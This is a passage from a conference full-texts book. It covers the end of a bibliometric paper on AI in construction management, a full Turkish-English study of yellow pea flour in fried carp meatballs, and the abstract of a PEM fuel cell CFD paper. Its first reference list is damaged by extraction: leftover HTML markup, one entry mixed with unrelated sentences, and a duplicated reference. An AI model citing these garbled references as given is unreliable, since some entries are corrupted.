Artificial intelligence does have great importance and potential in the world today. It is still rapidly developing and changing. Construction management is a multi-disciplinary field, and it is considered to be a fertile field for artificial intelligence applications. Construction industry has a different nature compared to other industries, as it involves projects that are large scaled and unique also, large amount of these projects are multi-million-dollar investments. As each project is unique, a large amount of decision making required for every one of them. It means a high probability to make mistakes are present in each project. Moreover, human-based mistakes could cost millions of dollars and can have significant impact on economy. To minimize this kind of issues construction industry adopting new computer-based artificial intelligence approaches in recent years.

By looking at the findings of this study it can be expected that artificial intelligence will become a vital part in construction sector. The results of this bibliometric study inform the reader about which artificial intelligence fields are utilized in construction industry until present day and allows reader to predict which of these fields are likely to get more involved in construction industry in the next few decades. Furthermore, researcher can analyze the countries focusing on artificial intelligence in construction sector and results could prove helpful for the researcher to find necessary sources for his/her research.

6. References

- Carr, J. (2014). An Introduction to Genetic Algorithms. *Artificial Life*, 3(1), 63–65. <https://doi.org/10.1162/artl.1997.3.63>
- Carr, V., & Tah, J. H. M. (2001). A fuzzy approach to construction project risk assessment and analysis: Construction project risk management system. *Advances in Engineering Software*, 32(10)
- Chai, J., Liu, J. N. K., & Ngai, E. W. T. (2013). Application of decision-making techniques in supplier selection: A systematic review of literature. *Expert Systems with Applications*, 40(10)
- Cheng, M. Y., Tsai, H. C., & Hsieh, W. S. (2009). Web-based conceptual cost estimates for construction projects using Evolutionary Fuzzy Neural Inference Model. *Automation in Construction*, 18</p>
<div data-bbox="113 681 888 712" data-label="Text">
<p>Cheng, M. Y., Tsai, H. C., & Liu, C. L. (2009). Artificial intelligence approaches to achieve strategic control over project cash flows. *Automation in Construction*, 18(4), 386–393. <https://>
- </div>
<div data-bbox="113 711 888 742" data-label="Text">
<p>Ghahramani, Z. (2015). Probabilistic machine learning and artificial intelligence.
- Nature*
- , 521(7553), 452–459.
- <https://doi.org/10.1038/nature14541>
- </div>
<div data-bbox="113 741 888 786" data-label="Text">
<p>Kalogirou, S. A. (2003). Artificial intelligence for the modeling and control of combustion processes: A review. In
- Progress in Energy and Combustion Science*
- (Vol. 29).
- [https://doi.org/10.1016/S0360-1285\(03\)00058-3](https://doi.org/10.1016/S0360-1285(03)00058-3)
- </div>
<div data-bbox="113 785 888 832" data-label="Text">
<p>Kanapeckiene, L., Kaklauskas, A., Zavadskas, E. K., & Seniut, M. (2010). Integrated knowledge management model and system for construction projects.
- Engineering Applications of Artificial Intelligence*
- , 23(7), 1200–1215.
- <https://doi.org/10.1016/j.engappai.2010.01.030>
- </div>
<div data-bbox="113 830 888 861" data-label="Text">
<p>Kisi, O., Shiri, J., & Nikoofar, B. (2012). Forecasting daily lake levels using artificial intelligence approaches.
- Computers and Geosciences*
- , 41, 169–180.
- <https://doi.org/10.1016/j.cageo.2012.03.001>
- </div>
<div data-bbox="113 860 888 892" data-label="Text">
<p>Lennox, R., & Cooke, S. J. (2014). State of the interface between conservation and physiology: A bibliometric analysis.
- Conservation Physiology*
- , 2(1), 1–9.
- <https://doi.org/10.1093/conphys/cct001>
- </div>
<div data-bbox="113 890 888 922" data-label="Text">
<p>Li, X., Wu, P., Shen, G. Q., Wang, X., & Teng, Y. (2017). Mapping the knowledge domains of Building Information Modeling (BIM): A bibliometric approach.
- Automation in Construction*
- , 84(September),
</div>
</div>
<div data-bbox="183 945 307 962" data-label="Page-Footer">Full Texts Book

195–206. <https://doi.org/10.1016/j.autcon.2017.09.011>

Lu, P., Chen, S., & Zheng, Y. (2012). Artificial intelligence in civil engineering. *Mathematical Problems in Engineering*, 2012, 1–23. <https://doi.org/10.1155/2012/145974>

Moselhi, O., Hegazy, T., & Fazio, P. (1992). diversity of fields . Construction engineering and management has been con- This is due to the fact that expert knowledge, judgment , and experience been evaluated (Adeli 1988 ; Allwood 1989 ; Bowen and Erwin 1990 ; Bran- don 1990 ; Fung Fai 1990 ; Mink. 117(4), 606–625.

Özesmi, S. L., & Özesmi, U. (1999). An artificial neural network approach to spatial habitat modelling with interspecific interaction. *Ecological Modelling*, 116(1), 15–31. [https://doi.org/10.1016/S0304-3800\(98\)00149-5](https://doi.org/10.1016/S0304-3800(98)00149-5)

Salehi, H., & Burgueño, R. (2018). Emerging artificial intelligence methods in structural engineering. *Engineering Structures*, 171(November 2017), 170–189. <https://doi.org/10.1016/j.engstruct.2018.05.084>

Scott, S. D., Profetto-McGrath, J., Estabrooks, C. A., Winther, C., Wallin, L., & Lavis, J. N. (2010). Mapping the knowledge utilization field in nursing from 1945 to 2004: A bibliometric analysis. *Worldviews on Evidence-Based Nursing*, 7(4), 226–237. <https://doi.org/10.1111/j.1741-6787.2010.00197.x>

Winch, G. (1998). Zephyrs of creative destruction: Understanding the management of innovation in construction. *Building Research and Information*, 26(5), 268–279. <https://doi.org/10.1080/096132198369751>

Zhang, D., Zhang, Z., & Managi, S. (2019). A bibliometric analysis on green finance: Current status, development, and future directions. *Finance Research Letters*, 29(January), 425–430. <https://doi.org/10.1016/j.frl.2019.02.003>

Zhao, X., Zuo, J., Wu, G., & Huang, C. (2019). A bibliometric review of green building research 2000–2016. *Architectural Science Review*, 62(1), 74–88. <https://doi.org/10.1080/00038628.2018.1485548>

Arel, I., Rose, D. C., & Karnowski, T. P. (2010). Deep machine learning a new frontier. *IEEE Computational Intelligence Magazine*, (November), 13–18. <https://doi.org/10.1109/MCI.2010.938364>

Chai, J., Liu, J. N. K., & Ngai, E. W. T. (2013). Application of decision-making techniques in supplier selection: A systematic review of literature. *Expert Systems with Applications*, 40(10), 3872–3885. <https://doi.org/10.1016/j.eswa.2012.12.040>

SARI BEZELYE UNUNUN BALIK KÖFTE ÜRETİMİNDE KULLANIMI
USAGE POSSIBILITIES OF YELLOW PEA SEED FLOUR IN PRODUCTION OF FISH
MEATBALL**Osman KILINÇÇEKER**

Adıyaman Üniversitesi, Teknik Bilimler Meslek Yüksekokulu, Gıda İşleme Bölümü, Kampüs-Adıyaman.

Ali Mücahit KARAHAN

Adıyaman Üniversitesi, Teknik Bilimler Meslek Yüksekokulu, Gıda İşleme Bölümü, Kampüs-Adıyaman.

ÖZET

Bu çalışmada sarı bezelye unu ve buğday unundan değişik oranlarda hazırlanan karışımların balık köftelere % 7 seviyesinde ilavesinin bazı özellikler üzerine etkileri araştırılmıştır. Kızartılmamış köftelerin renk değerleri ölçülürken, 180 °C'de 6 d kızartılan örneklerin verim, çap azalması, renk, nem tutma oranları, yağ emme oranları ve duyuşal nitelikleri ortaya çıkarılmıştır. Sonuç olarak, sarı bezelye ununun kızartılmamış örneklerde L^* ve a^* değerlerini düşürdüğü, b^* değerlerini ise etkilemediği anlaşılmıştır. Kızartılan örneklerin çapını ve L^* değerlerini yüksek oranda katıldığında artırırken, a^* değerlerini düşürmüş, verim ve b^* değerlerini ise etkilememiştir. Benzer şekilde yüksek oranda kullanımında nem tutma oranlarını azaltmış, yağ emme oranlarını artırmıştır. Duyusal özelliklerde ise bir farklılık ortaya çıkarmamıştır. Bütün sonuçlara bağlı olarak, balık köfte yapımında düşük seviyelerin avantajlı olabileceği belirtilebilirken, 1:3 sarı bezelye unu:buğday unu eklemenin tavsiye edilebileceği anlaşılmıştır.

Anahtar kelimeler: Sarı bezelye unu, buğday unu, balık köfte, köfte kalitesi**ABSTRACT**

In this study, the effects on some properties of addition at 7% ratio of mixes that prepared with different proportions of yellow pea flour and wheat flour in fish meatballs were determined. While colour values were measured in raw meatballs, yield, diameter reduction, colour, moisture retention rates, oil absorption rates and sensory qualities were found in samples fried at 180 °C for 6 min. As a result, it was understood that yellow pea decreased L^* and a^* values of raw samples and did not affect their b^* values. When it added in high ratio, while it increased the diameters and L^* values of the fried samples, decreased the a^* values. However, it did not affect yields and b^* values. Similarly, with high levels of yellow pea flour, moisture retentions of fried meatballs decreased and fat absorptions increased. There was no difference in sensory characteristics. Based on all the results, it can be stated that low levels of yellow pea flour may be advantageous in producing of fish meatball, while it has been understood that adding of 1:3 yellow pea flour:wheat flour can be recommended.

Keywords: Yellow pea flour, wheat flour, fish meatball, meatball quality**1. GİRİŞ**

Beyaz etler yüksek besin değerinin yanı sıra ucuz olması nedeniyle de tüketici tercihinin arttığı bir gıda grubudur. Özellikle kolay elde edilir olmaları, kaliteli protein ve yağa sahip olmaları bu tercihi etkileyen önemli faktörlerdir. Ayrıca genel olarak kalori değerlerinin kırmızı etlere göre daha düşük olmaları başka bir avantajlarıdır denilebilir (Göğüş ve Kolsarıcı, 1992; Gülyavuz ve Ünlüsayın, 1999).

Bu sebeplerle beyaz et sektöründe faaliyet gösteren işletmeler bu grubun işlenmesini ve tercih edilebilirliğini artıracak teknikleri ve malzemeleri araştırarak uygulamaya çalışmaktadırlar. Sağlıklı beslenme bilincinin arttığı günümüz toplumunda ihtiyaca cevap verebilecek ürün ortaya çıkarırken, son ürün kalitesini de artırarak alternatifler sunmaya çalışmaktadırlar (Gülyavuz ve Ünlüsayın, 1999; Kılınççeker, 2015).

Bu grupta son zamanlarda tercih oranı artan bir et türü balık etleridir. Balık eti çoğunlukla ucuz olabilen, besin değeri yüksek bir kaynaktır. Buna karşın işlenmesi ve muhafazası zor olan bir türdür. Balık etlerinin fileto, pane veya köfte şeklinde birçok ürün türü olup, bunların üretimi esnasında yapısal özelliklerine bağlı olarak parçalanma, dağılma ve kolay okside olma gibi problemler görülebilmektedir.

Sonuç olarak bu kusurların tamamı ekonomik kayıplara sebep olmaktadır (Göğüş ve Kolsarıcı, 1992; Gülyavuz ve Ünlüsayın, 1999).

Bahsedilen problemleri gidermek için üreticiler gıdalar, nişastalar veya proteinler gibi çeşitli yapı düzenleyicileri kullanabilirken, organik asit gibi çeşitli koruyucuları da kullanabilmektedirler. Ya da bunların bazılarını yapılarında bulundurabilen çeşitli bitkisel unları kullanarak fayda sağlayabilmektedirler (Kılınççeker, 2015; Kocatepe ve Turan, 2018). Bahsedilen unlara buğday unu, mısır unu, nohut unu veya kinoa unu örnek olarak verilebilirken, son zamanlarda gündemde olan çeşitlerden bir tanesi de sarı bezelye unudur.

Bezelye esansiyel amino asit içeriği yüksek olan % 21-32 oranında proteine sahiptir. % 56-74 karbonhidrat içerirken, bu oranın önemli bir kısmını diyet lifler oluşturur. Ayrıca vitamin, mineral, karotenoidler ve antioksidan özellikteki fenolik maddeler bakımından oldukça zengindir. Bu özelliklerinde dolayı farklı gıdaların bileşiminde yapı düzenlemek veya raf ömrünü artırmak gibi amaçlar için kullanımları mevcut iken, balık eti ile ilgili çalışmaların oldukça az olduğu anlaşılmıştır (Dahl ve Tyler, 2012; Dabija ve ark., 2017).

Anlatılanlara bağlı olarak sarı bezelye ununun balık köfte yapımında kullanımında bazı avantajlar sağlayabileceği düşünülmüştür. Çalışmamızda bu un ile buğday ununun farklı oranlarda karışımları hazırlanarak sazan etine katıldığında ortaya koyabileceği faydalar göz önüne serilerek, üreticilere farklı alternatifler sunulmaya çalışılmıştır.

2. MATERYAL VE METOD

Araştırma kullanılan bezelye unu piyasadan satın alınmıştır. Pullu sazan balığı (*Cyprinus carpio*) ve diğer malzemeler Adıyaman'daki işletmelerden temin edilmiştir. Taze olarak alınan balıklar pulu ve derisi temizlendikten sonra köfte yapılına kadar 4 °C'de muhafaza edilmiştir. Sonra 3-4 parçaya bölünerek, kaynar suda 3 d haşlanmış, kılçıklarından ayrılmış ve Tefal marka kıyma makinasının 3'lük aynasında parçalanarak köfte yapımında kullanılmışlardır. Kızartma işlemi için mini kızartma makinası (Tefal) ve Yudum marka (Türkiye) ayçiçek yağı kullanılmıştır. Başlangıç aşamasında buğday unu ve sarı bezelye unundan: % 100 buğday unu (kontrol), 1:3 sarı bezelye unu:buğday unu, 1:1 buğday unu:sarı bezelye unu, 1:3 buğday unu:sarı bezelye unu ve % 100 sarı bezelye unu olacak şekilde karışımlar oluşturulmuştur. Bunlardan da alınarak % 91.5 kıyılmış et + % 7 un karışımı + % 1.5 tuz olacak şekilde asıl örnekler hazırlanmıştır. Örnekler iyice yoğurulduktan sonra 10 d 4 °C'de dinlendirilmiş, sonra 19 g ağırlığında ve 31-32 mm çapında yuvarlak köfteler haline getirilmişlerdir. Her karışım için 4 adet köfte, eşit miktardaki yağ içerisinde, 180 °C'de 6 d kızartılmışlardır. Araştırma sürecinde ham ve kızarmış köftelerde renk kriterleri olan L^* (açıklık), a^* (kırmızılık) ve b^* (sarılık) değerleri kolorimetre (Konica Minolta, Inc., Osaka, Japan) yardımı ile, her bir köftenin üç farklı noktasından olacak şekilde ölçülmüştür. Kızartma verimi hassas terazi, çap değişimleri ise dijital kumpas kullanarak Kurt ve Kılınççeker (2012)'in aşağıdaki eşitlik 1 ve 2'de gösterdiği şekilde belirlenmiştir. Kızarmamış köftelerde ağırlık ve çaplar ölçüldükten sonra kızartma işlemi takiben yaklaşık 1-1.5 d sonra tekrar ağırlık ve çaplar ölçülmüştür. Çap ölçümleri her bir köftede 3 farklı noktadan olacak şekilde gerçekleştirilmiştir.

$$\text{Kızartma verimi (\%)} = \frac{\text{Kızarmış köfte ağırlığı}}{\text{Çiğ köfte ağırlığı}} \times 100 \quad (1)$$

$$\text{Çap azalması (\%)} = \frac{\text{Çiğ köfte çapı} - \text{Kızarmış köfte çapı}}{\text{Çiğ köfte çapı}} \times 100 \quad (2)$$

Köftelerdeki nem miktarları kızartma öncesi ve kızartma sonrası olacak şekilde, 105 °C'de etüvde sabit ağırlığa gelene kadar kurutma ile, yağ miktarları ise, yine kızartma öncesi ve sonrası, hegzan kullanarak soxhelet ekstraksiyon yöntemi ile ortaya çıkarılmıştır (Anonim, 2002). Bu sonuçlara bağlı olarak hesaplanan nem tutma ve yağ emilim oranları aşağıdaki denklemlere göre hesaplanmıştır.

$$\text{Nem tutma (\%)} = \frac{\text{Kızarmış köftedeki nem (\%)}}{\text{Çiğ köftedeki nem (\%)}} \times \text{verim} \quad (3)$$

$$\text{Yağ emilim (\%)} = \text{kızarmış köftedeki yağ (\%)} - \text{çiğ köftedeki yağ (\%)} \quad (4)$$

Araştırmanın son analizi olan, duyuusal özelliklerde her bir örnek için 6'şar köfte hazırlanarak 180 °C'de 6 d kızartılmışlardır. Yaklaşık 2 d sonra, kısa bir eğitime tabi tutulmuş 10 kişilik gıda işleme bölümü öğrencisine, Gökalp ve ark., (1999)'nın belirttiği gibi, hedonik beğeni derecelendirme yöntemi esas alınarak 1-9 arasında puanlama yaptırılmıştır. Çalışma iki tekerrür ve üç paralel olarak sürdürülmüştür. Verilerin istatistiksel analizleri için SPSS 16.0 (2007) istatistik paket programı kullanılmıştır. Sonuçlar varyans analizine tabii tutulmuş, istatistiksel olarak önemli çıkan ortalamalara $P < 0.01$ ve $P < 0.05$ düzeyinde Duncan çoklu karşılaştırma testi uygulanmış ve değerler ortalama \pm standart sapma olarak sunulmuştur (SPSS, CHICAGO, IL, USA).

3. ARAŞTIRMA BULGULARI ve TARTIŞMA

Piyasada satışı yapılan köfte gibi gıdaların en önemli fiziksel özelliklerinden bir tanesi renktir. Çoğunlukla bileşimde kullanılan malzemelerin doğal renk maddelerinden etkilenen bu özellik satışta ve tüketimde beğeni üzerinde oldukça kuvvetli etkiye sahiptir. Bu nedenle pişmiş gıdalarda olduğu gibi, bir gıdanın çiğ veya yarı pişmiş olanlarında da renk değerlerinin belirlenmesi önerilmektedir (Kılınççeker ve Karahan, 2019a). Araştırmada kızartılmamış örneklerin renk değerleri Çizelge 1'de verilmiştir. Değerlerden de anlaşılacağı gibi çiğ örneklerin b^* değerleri üzerinde sarı bezelye unu herhangi bir etkiye sahip olmazken ($P > 0.05$), L^* ve a^* değerlerini düşürdüğü, ancak 1:3 S:B karışımının kontrole benzer şekilde 75.52 olarak en yüksek L^* değerine sahip olduğu söylenebilir ($P < 0.01$). Çalışmamıza benzer şekilde Cava ve arkadaşları (2012)'nin farklı lifleri, Kılınççeker ve Karahan (2019a)'ın ise keçiyoynuzu unu katarak ürettikleri beyaz et ürünlerinde pişmemiş örneklerin renk özelliklerinin etkilenmediği vurgulanmıştır. Ortaya çıkan farklılıkların liflerin ve keçiyoynuzu ununun doğal renk maddelerinden kaynaklandığı belirtilmiştir. Bizim çalışmamızda da sarı bezelye ununun doğal renk maddelerinin özellikle parlaklık ve kırmızılık değerlerinde düşüşe neden olduğu söylenebilir.

Çizelge 1. Sarı bezelye ununun kızartılmamış köftelerdeki renk değerleri üzerine etkisi

Bileşen	L^*	a^*	b^*
Kontrol	75.89 \pm 0.44 ^a	3.58 \pm 0.21 ^a	12.88 \pm 1.09 ^a
1:3 S:G	75.52 \pm 0.33 ^a	2.73 \pm 0.37 ^b	13.51 \pm 0.15 ^a
1:1 S:B	73.24 \pm 0.99 ^b	2.92 \pm 0.18 ^b	13.37 \pm 0.01 ^a
3:1 S:B	72.18 \pm 0.18 ^b	2.74 \pm 0.02 ^b	14.03 \pm 0.69 ^a
% 100 S	72.45 \pm 0.00 ^b	2.65 \pm 0.16 ^b	14.29 \pm 0.24 ^a

B: Buğday unu; S: sarı bezelye unu; ^{a-b}: her bir sütundaki istatistiksel farklılığı göstermektedir ($P < 0.05$)

Kızartma ile yüksek ısı uygulamasında etlerde oluşan en önemli değişimlerden bir kaçısı dağılma, şekil bozukluğu, çap değişimi, verim veya renkte oluşan farklılıklardır. Özellikle küçülme ile verim satılabilir ağırlık ve ambalaj işlemi üzerinde etkiye sahiptirler. Renk ise ürünün tüketimi esnasında beğeniye etkileyen en önemli dış özelliktir (Demirci ve ark., 2014; Kılınççeker, 2015). Çalışmamızda bahsedilen niteliklere ait sonuçlar Çizelge 2'de sunulmuştur. Bu çizelgeye bakıldığı zaman sarı bezelye unu katmanının kızarmış köftelerdeki verimi ve b^* değerlerini etkilemediği ($P > 0.05$), a^* değerini düşürdüğü anlaşılmaktadır ($P < 0.01$). Çap azalması ve L^* değerlerinde ise düzensiz bir düşüşe sebep olduğu anlaşılmaktadır ($P < 0.05$). Köftelerde verim % 76.15-76.87 arasında, b^* değerleri 30.17-31.90 arasında çıkmıştır. Çap azalması en düşük -1.75 olarak % 100 S içeren örneklerde bulunurken, yine bu örnekte ve kontrol örneğinde 52.16 ve 57.08 olarak en yüksek L değerleri saptanmıştır. Ölçümlerde a^* değerlerine bakıldığında en iyi sonuçların 9.78 ve 9.77 olarak 1:3 S:B ve 1:1 S:B karışımı içeren köftelerde olduğu anlaşılmaktadır. Çalışmamıza benzer şekilde Soltanzadeh ve Ghiasi-Esfehani (2014) sığır etinde yaptıkları köftelere Aloe vera kattıklarında çap azalmasını düşürdüklerini gözlemişlerdir. Ayrıca Mansour ve Khalil (1997)'de et köftelere buğday lifi eklediklerinde çap küçülmesini azalttıklarını saptamışlardır. Bu bileşenlerin hidrokolloid gibi davranarak kayıpları azalttıklarını ve şekli koruduklarını vurgulamışlardır.


Renk değerlerindeki düşüş, ham örneklerdeki düşüşten de anlaşılacağı üzere, sarı bezelye ununun doğal renginde parlaklığın az olmasına bağlanabilir. Ayrıca ısıl işlemle denatürasyon da L^* değerlerinde azalmaya sebep olmuştur. Örneklerin a^* değerlerinde ısı ile birlikte un yapısındaki renkte kırmızılığın artması bu değeri artırırken, bezelye ununun oransal olarak artışı kırmızılıkta düşüşe sebep olmuştur. Kılınççeker ve Karahan (2019a)'da keçiyoynuzu unundan hazırladıkları köftelerde renk değerlerinde düşüş saptamışlardır. Bahsedilen çalışmada kızartma esnasında keçiyoynuzunun doğal renk bileşenlerinin denatürasyonu sonucu renk değerlerinde düşüş olduğu vurgulanmıştır. Bizim çalışmamızda da sarı bezelyenin yapısındaki renk maddelerinin ısıl işlem ile denatürasyonu bu değerleri azaltmıştır. Benzer veriler Demirci ve arkadaşları (2014) tarafından da bulunmuştur.

Çizelge 2. Sarı bezelye ununun kızarmış köftelerdeki verim, çap azalması ve renk değerleri üzerine etkisi

Bileşen	Verim (%)	Çap azalması (%)	L^*	a^*	b^*
Kontrol	76.63±0.62 ^a	1.14±0.13 ^{bc}	57.08±4.10 ^a	6.34±0.33 ^c	30.38±2.63 ^a
1:3 S:B	76.30±0.01 ^a	1.71±0.13 ^{ab}	50.67±1.69 ^b	9.78±1.10 ^a	31.90±1.40 ^a
1:1 S:B	76.55±0.39 ^a	0.69±0.21 ^c	50.82±0.87 ^b	9.77±0.18 ^a	31.56±0.26 ^a
3:1 S:B	76.14±0.32 ^a	2.45±0.77 ^a	49.00±1.15 ^b	9.23±0.11 ^{ab}	30.17±0.85 ^a
% 100 S	76.87±0.42 ^a	-1.75±0.07 ^d	52.16±0.68 ^{ab}	8.19±0.47 ^b	30.82±0.25 ^a

B: Buğday unu; S: sarı bezelye unu; ^{a-d}: her bir sütündeki istatistiksel farklılığı göstermektedir (P<0.05)

Örneklerin Şekil 1'de gösterilen nem tutma ve yağ emilim oranlarına bakıldığında muameleler arası istatistiksel farklılıkların olduğu (P<0.01), nem tutma değerlerinin sarı bezelye unu ilavesi ile azalırken, yağ emilim oranlarının arttığı söylenebilir. Ancak düşük seviyelerde bezelye unu kullanıldığında 1:3 seviyesini seçmenin daha mantıklı avantajlı olacağı belirtilebilir. Sonuçlarımız Kılınççeker ve Kırpık (2019)'ın tavuk köftelere keten tohumu unu katarak yaptığı çalışmada belirlediği nem tutmadaki düşüşe ve yağ emilimindeki artışa benzemektedir. Bu çalışmada yapısal olarak meydana gelen sertlik ve kolay dağılmaya bağlı olarak nem tutmanın azaldığı, yağ emiliminin ise arttığı vurgulanmıştır. Ayrıca sonuçlarımız Kılınççeker ve Karahan (2019b) tarafından tef unu kullanılarak üretilen balık köftelerde bu unun miktar artışı ile nem tutmanın ve yağ emiliminin düzensiz bir değişim gösterdiği, ancak istatistiksel olarak farklılığın oluşmadığı değerler ile benzerlik arz etmektedir.



Şekil 1. Sarı bezelye ununun kızarmış köftelerdeki nem tutma ve yağ emme oranları üzerine etkisi (%).

Çalışmada son analiz grubu olan duyuşsal puanlamalara ait ortalamalar Çizelge 3'te gösterilmiştir. Çizelgeden de anlaşılacağı üzere sarı bezelye unu katma görünüş, renk, koku, tat ve tekstür puanları üzerinde herhangi farklı bir etkiye sahip olmazken (P>0.05), genel olarak köftelerdeki bu değerlerin kabul edilebilir seviyelerde oldukları anlaşılmıştır. Başka çalışmalarda tavuk veya balık etlerine farklı unları katarak yapılan denemelerde bir çok duyuşsal özelliğin istatistiksel olarak farklılık yaratmadığı ancak bu unların gluten içermemeleri, kaliteli proteine sahip olmaları ve yapılarındaki diyet özellikteki

liflerden dolayı kullanımlarının tavsiye edilebileceği vurgulanmıştır (Kılınççeker, 2015; Kılınççeker ve Kırpık, 2019; Kılınççeker ve Karahan, 2019b).

Çizelge 3. Sarı bezelye ununun kızarmış köftelerdeki duyuşal değerler üzerine etkisi

Bileşen	Görünüş	Renk	Koku	Tat	Tekstür
Kontrol	5.72±0.35	5.50±0.71	5.66±0.05	5.77±0.03	5.77±0.03
1:3 S:G	5.99±0.55	5.82±0.60	5.80±0.99	6.11±1.43	6.45±0.78
1:1 S:B	6.24±0.20	5.69±0.27	5.24±0.51	5.36±0.33	5.76±0.19
3:1 S:B	6.32±0.11	6.70±0.42	5.87±0.18	5.69±0.44	6.29±0.13
% 100 S	6.11±0.02	6.29±0.13	6.01±0.16	6.95±0.64	6.75±0.35

B: Buğday unu; S: sarı bezelye unu^{a-c}: her bir sütundaki istatistiki farklılığı göstermektedir (P<0.05).

4. SONUÇ

Çalışmadan elde edilen bulgulara göre sarı bezelye ununun balık köftelerde bazı fiziksel ve kimyasal özellikleri etkileyebileceği anlaşılmıştır. Kızartılmamış örneklerde düşük oranda kullanıldıklarında alternatif bir bileşen olabileceği anlaşılırken, kızarmış örneklerde çapları artırabileceği ve yine düşük seviyede kullanıldığında kırmızı renk miktarını ve nem tutma oranını artırabileceği, verim ve duyuşal özellikler üzerinde ise istatistiksel bir etkiye sahip olmayacağı anlaşılmıştır. Sonuç olarak, literatürlerde bahsedilenler ve çalışmamızda ortaya çıkan sonuçlar da göz önünde bulundurulduğunda, bu tarz köfte yapımında ya da diğer gıda üretimlerinde sarı bezelye unu kullanımının araştırılmasının önemli olduğu, özellikle buğday unu gibi malzemelerle karışım olarak kullanılacaksa 1:3 S:B gibi düşük seviyelerin tavsiye edilebileceği anlaşılmıştır.

TEŞEKKÜR

Bu çalışmanın gerçekleştirilebilmesi için teknik destek sağlayan Memet Yılmaz'a teşekkür ederiz.

KAYNAKLAR

- Anonim, (2002), Official Methods of Analysis (17th ed.). Association of Official Analytical Chemists, Washington, DC.
- Cava, R., Ladero-Cantero, L., Ramirez, V.R., (2012), Assessment of Different Dietary Fibers (tomato fiber, beet root fiber, and inulin) for the Manufacture of Chopped Cooked Chicken Products, Journal of Food Sciences, 77(4): 346-352.
- Dahl W.J., L.M., Tyler, R.T., (2012), Review of the health benefits of peas (*Pisum sativum* L.). British Journal of Nutrition, 108(1): 3-10.
- Dabija, A., Codina, G.G., Fradinho, P., (2017), Effect of yellow pea flour addition on wheat flour dough and bread quality. Romanian Biotechnological Letters. 22(5): 12888-12897
- Demirci, Z.O., Yılmaz, I., Demirci, A.Ş., (2014), Effects of Xanthan, Guar, Carrageenan, and Locust Bean Gum Addition on Physical, Chemical, and Sensory Properties of Meatballs, Journal of Food Sciences and Technology, 51(1): 936-942.
- Göğüş, A.K., N. Kolsarıcı, (1992), Su Ürünleri Teknolojisi, Ankara Üniv. Zir. Fak. Yay. No: 358, Ankara. 261s.
- Gökalp, H.Y., Kaya, M., Tülek, Y., Zorba, Ö., (1999), Et ve Ürünlerinde Kalite Kontrolü ve Laboratuvar Uygulama Klavuzu. Atatürk Üniversitesi Ziraat Fakültesi, Yay No: 318, Erzurum, Turkey.
- Gülyavuz H., Ünlüsayın M. (1999), Su Ürünleri İşleme Teknolojisi. Ders kitabı. Şahin Matbaası, Ankara.
- Kılınççeker, O., (2015), Some Quality Caharacteristics of Fish Meatballs Manufactured with Different Vegetable-based Flours. Gıda, 4(2): 61-67.
- Kılınççeker, O., Karahan, A.M., (2019a), Keçiboynuzu (*Ceratonia siliqua* L.) ununun tavuk köfte üretiminde kullanım olanakları. İğdır Üniversitesi Fen Bilimleri Enstitüsü Dergisi, 9(2): 862-869.
- Kılınççeker, O., Karahan, A.M., (2019b), Tef (*Eragrostic Tef*) tohumu ununun balık köfte üretiminde kullanım olanakları. ADYÜTAYAM. 7(2): 27-35.
- Kılınççeker, O., Kırpık, M., (2019), Keten tohumu ununun tavuk köfte yapımında kullanımı. Adyütayam. 7(1): 23-32.
- Kurt, Ş., Kılınççeker, O., (2012), The Effects of Cereal and Legume Flours on the Quality Characteristics of Beef Patties. Kafkas Üniversitesi Veteriner Fakültesi Dergisi, 18(5): 725-730.

Kocatepe, D., Turan, H., (2018), Su Ürünleri İşleme Teknolojisinde Kullanımı Yasal Olan Gıda Katkı Maddelerinin Değerlendirilmesi. Uluslararası Doğu Akdeniz Tarımsal Araştırma Enstitüsü Dergisi, 1(1): 78-95.

Mansour, E.H., Khalil, A.H., (1997), Characteristics of low-fat beef burger as influenced by various types of wheat fibers. Food Research International, 30 (3-4): 199-205.

Soltanzadeh, N., Ghiasi-Esfahani, H., (2015), Qualitative Improvement of Low Meat Beef Burger Using Aloe vera. Meat Science, 99(1): 75-80.

THREE DIMENSIONEL MODELLING AND PARAMETRIC ANALYSIS OF A PEM FUEL CELL WITH A SERPENTINE FLOW CHANNEL
SERPANTİN AKIŞ KANALLI BİR PEM YAKIT PİLİNİN ÜÇ BOYUTLU MODELLENMESİ VE PARAMETRİK ANALİZİ

Seda KÜPELİ

Uludağ Üniversitesi, Mühendislik Fakültesi, Makine Mühendisliği Bölümü, Bursa, Turkey

Erman ÇELİK

Fırat Üniversitesi, Teknoloji Fakültesi, Makine Mühendisliği Bölümü, Elazığ, Turkey
Department of Mechanical Engineering, Firat University, Elazığ, Turkey

Irfan KARAGOZ

Uludağ Üniversitesi, Mühendislik Fakültesi, Makine Mühendisliği Bölümü, Bursa, Turkey
Department of Mechanical Engineering, Uludağ University, Bursa, Turkey, (Sorumlu Yazar)

ÖZET

Bu çalışmada, yakıt hücresindeki kimyasal reaksiyonların yanı sıra ısı ve akışkan akışı için matematiksel bir model oluşturulmuş ve bu model doğrulama amacıyla bilinen bir serpantin tipi yakıt hücresine uygulanmıştır. Akış ve transfer işlemleri sürekli rejimde, faz değişimi olmadığı ve üç boyutlu kabul edilmiş, membran, katalizör ve gaz difüzyon katmanları izotropik materyaller olarak alınmıştır. Doğrulan model ve ağ yapısı daha sonra parametrik analiz için kullanılmıştır. Modelin sayısal çözümü Fluent CFD yazılımı kullanılarak farklı sınır ve işletme koşullarında gerçekleştirilmiştir. Elde edilen sonuçlar, bileşenlerin konsantrasyon dağılımları, hız ve sıcaklık değişimleri ve yakıt hücresi karakteristik eğrisi açısından sunulmuştur. Çalışma basıncı, değişim katsayısı ve stokiyometrik akış oranının yakıt hücresi performansına etkileri incelenmiştir.

Anahtar kelimeler: PEM yakıt pili, Yakıt pili modellemesi, Yakıt pili performansı, HAD

ABSTRACT

In this study, a mathematical model was created for chemical reactions in the fuel cell as well as heat and fluid flow and this model was applied to a known serpentine type fuel cell for verification purposes. The flow and transfer processes were assumed as steady, three-dimensional without phase change and the membrane, the catalyst as well as the gas diffusion layers were taken as isotropic materials. The verified model and mesh structure were then used for a parametric analysis. Numerical solution of the model was performed under different boundary and operational conditions by using Fluent CFD software. The results obtained are presented in terms of concentration distributions of species, velocity and temperature variations and fuel cell characteristic curve. The effects operating pressure, exchange coefficient and stoichiometric flow ratio on the fuel cell performance were investigated.

Keywords: PEM fuel cell, Fuel cell modelling, Fuel cell performance, CFD

I. GİRİŞ

